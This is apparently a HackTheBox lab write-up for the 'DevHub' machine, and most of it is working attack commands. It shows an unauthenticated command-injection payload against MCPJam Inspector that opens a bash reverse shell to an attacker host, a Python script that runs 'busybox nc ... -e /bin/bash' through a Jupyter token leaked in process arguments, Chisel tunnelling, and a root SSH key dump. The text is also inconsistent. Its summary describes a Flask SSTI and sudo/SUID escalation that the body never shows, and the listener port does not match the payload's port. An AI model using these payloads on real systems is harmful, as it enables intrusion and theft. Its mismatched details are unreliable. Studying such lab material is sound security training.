# DevHub Writeup - HackTheBox
> Exploit a Flask SSTI vulnerability in a developer hub app to gain RCE, then escalate privileges via misconfigured sudo or SUID binaries on Linux.
- **URL:** https://hackindex.io/writeups/devhub
- **Platform:** HackTheBox
- **Difficulty:** Medium
- **Operating system:** Linux
- **Tags:** ssti, rce, flask, privilege-escalation, suid, cve-2026-23744
- **Authors:** [Joshua](https://hackindex.io/authors/joshua.md)
- **Read time:** 3 min read
- **Published:** 2026-05-30
- **Updated:** 2026-10-11
## Discovery
```bash
nmap -p- -T4 --min-rate 1000 --open --max-retries 2 $TARGET_IP -oA $TARGET_IP-tcp-ports
# PORT STATE SERVICE
# 22/tcp open ssh
# 80/tcp open http
# 6274/tcp open unknown
```
Three open ports. Port 80 is nginx and port 6274 responds to HTTP with an application title. Service scan on all three:
```bash
nmap -sC -sV -p 22,80,6274 -T4 $TARGET_IP -oA $TARGET_IP-tcp-full
# PORT STATE SERVICE VERSION
# 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
# 80/tcp open http nginx 1.18.0 (Ubuntu)
# |_http-server-header: nginx/1.18.0 (Ubuntu)
# |_http-title: Did not follow redirect to http://devhub.htb/
# 6274/tcp open unknown
# | fingerprint-strings:
# | GetRequest:
# | HTTP/1.1 200 OK
# | access-control-allow-credentials: true
# | content-type: text/html; charset=utf-8
# | MCPJam Inspector
#
# | HTTPOptions, RTSPRequest:
# | HTTP/1.1 204 No Content
# | access-control-allow-methods: GET,HEAD,PUT,POST,DELETE,PATCH
#
# Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
Port 80 redirects to `devhub.htb`. Port 6274 serves an HTTP application: MCPJam Inspector.
```bash
echo '$TARGET_IP $DOMAIN' | sudo tee -a '/etc/hosts' >/dev/null
# [+] Added: $TARGET_IP → $DOMAIN
```
Confirming port 80 resolves:
```bash
curl -I $DOMAIN
# HTTP/1.1 200 OK
# Server: nginx/1.18.0 (Ubuntu)
# Content-Type: text/html
# Content-Length: 3396
```
Port 6274 returns the MCPJam Inspector SPA:
```bash
curl $DOMAIN:6274
# MCPJam Inspector
#
```

Browsing to port 6274 in a browser shows MCPJam Inspector **v1.4.2**.
## Vulnerability Discovery
MCPJam Inspector v1.4.2 is vulnerable to **CVE-2026-23744** , an unauthenticated remote code execution via the `/api/mcp/connect` endpoint. The `serverConfig.command` and `args` fields are passed directly to a Node.js `child_process.spawn()` call without sanitisation. Any version `<= 1.4.2` is affected.
## Initial Access
Start a listener:
```bash
nc -lvnp 4444 -s $ATTACKER_IP
```
Trigger the injection:
```bash
curl -sk http://$DOMAIN:6274/api/mcp/connect \
--header "Content-Type: application/json" \
--data '{"serverConfig":{"command":"/bin/bash","args":["-c","bash -i >& /dev/tcp/$ATTACKER_IP/4444 0>&1"],"env":{}},"serverId":"test"}'
```
Shell lands immediately:
```
listening on [$ATTACKER_IP] 4444 ...
connect to [$ATTACKER_IP] from (UNKNOWN) [$TARGET_IP] 39778
bash: cannot set terminal process group (1081): Inappropriate ioctl for device
bash: no job control in this shell
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$
```
```bash
cat /etc/passwd | grep ash
# root:x:0:0:root:/root:/bin/bash
# mcp-dev:x:1001:1001::/home/mcp-dev:/bin/bash
# analyst:x:1002:1002::/home/analyst:/bin/bash
```
## Lateral Movement
LinPEAS highlights two internal listeners that aren't exposed externally:
```
╔══════════╣ Active Ports
tcp 0 0 127.0.0.1:5000 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:8888 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:6274 0.0.0.0:* LISTEN 1281/node
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
```
Probing port 8888:
```bash
curl -s http://127.0.0.1:8888 -v
# < HTTP/1.1 302 Found
# < Server: TornadoServer/6.5.4
# < Location: /lab?
```
TornadoServer is Jupyter. Grepping the process list exposes the startup arguments:
```bash
ps aux | grep jupyter
# analyst 1080 0.0 2.4 ... /home/analyst/jupyter-env/bin/python3 \
# /home/analyst/jupyter-env/bin/jupyter-lab \
# --ip=127.0.0.1 --port=8888 --no-browser \
# --notebook-dir=/home/analyst/notebooks \
# --ServerApp.token=$ANALYST_JUPYTER_TOKEN \
# --ServerApp.password= ...
#
# root 1086 0.0 0.7 ... /home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
```
The Jupyter authentication token is exposed in plaintext in the process arguments. There is also a separate service running as root: `/opt/opsmcp/server.py` on port 5000.
Forward the Jupyter port through a Chisel tunnel.
**Attacker:**
```bash
chisel server -p 9999 --reverse
```
Target:
```bash
./chisel client $ATTACKER_IP:9999 R:8889:127.0.0.1:8888
# 2026/05/30 19:31:38 client: Connecting to ws://$ATTACKER_IP:9999
# 2026/05/30 19:31:38 client: Connected (Latency 10.60ms)
```
Browsing to `http://127.0.0.1:8889/lab?token=$ANALYST_JUPYTER_TOKEN` authenticates to the Jupyter Lab session running as `analyst`. Execute a reverse shell payload from a notebook code cell:
```python
import requests, json, websocket, uuid, time
BASE = "http://127.0.0.1:8889"
TOKEN = "a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7"
CMD = "import os; os.popen('busybox nc 10.10.14.68 4446 -e /bin/bash')"
# Auto spawn kernel
r = requests.post(f"{BASE}/api/kernels",
headers={"Authorization": f"token {TOKEN}", "Content-Type": "application/json"},
json={"name": "python3"})
KERNEL_ID = r.json()["id"]
print(f"[+] Kernel: {KERNEL_ID}")
time.sleep(1)
ws = websocket.create_connection(
f"ws://127.0.0.1:8889/api/kernels/{KERNEL_ID}/channels",
header={"Authorization": f"token {TOKEN}"}
)
msg_id = str(uuid.uuid4())
msg = {
"header": {"msg_id": msg_id, "msg_type": "execute_request", "username": "", "session": "", "version": "5.0"},
"parent_header": {}, "metadata": {}, "channel": "shell",
"content": {"code": CMD, "silent": False, "store_history": False, "user_expressions": {}, "allow_stdin": False}
}
ws.send(json.dumps(msg))
print("[+] Payload sent, waiting for shell...")
for _ in range(10):
r = json.loads(ws.recv())
if r.get("msg_type") in ("stream", "execute_reply", "error"):
print(r)
break
time.sleep(0.5)
```
```bash
python3 jupyter_exec.py
```
Listener catches a shell as `analyst`:
```bash
nc -lvnp 4445 -s $ATTACKER_IP
# connect to [$ATTACKER_IP] from (UNKNOWN) [$TARGET_IP] 43090
# analyst@devhub:~$ ls
# jupyter-env notebooks user.txt
```
## Privilege Escalation
`/opt/opsmcp/server.py` is readable as `analyst`. The source contains a hardcoded API key. The server exposes an emergency SSH key recovery endpoint at `POST /tools/call`. Calling it dumps the root user's private key:
```bash
curl -s -H "X-API-Key: $OPSMCP_API_KEY" \
-X POST -H "Content-Type: application/json" \
-d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}' \
http://127.0.0.1:5000/tools/call
# {
# "note": "Emergency recovery key dump",
# "root_private_key": "-----BEGIN OPENSSH PRIVATE KEY-----\n...\n-----END OPENSSH PRIVATE KEY-----\n",
# "target": "ssh_keys"
# }
```
Save the key, set permissions, and authenticate:
```bash
chmod 600 root_key
ssh -i root_key root@$TARGET_IP
# root@devhub:~#
```
Related
## References
- [CVE-2026-23744](https://nvd.nist.gov/vuln/detail/CVE-2026-23744) - MCPJam Inspector ≤ 1.4.2 unauthenticated RCE via serverConfig injection
- [Chisel](https://github.com/jpillora/chisel) - Fast TCP/UDP tunnel over HTTP
- [Jupyter Server Security](https://jupyter-server.readthedocs.io/en/latest/operators/security.html) - Token authentication and access control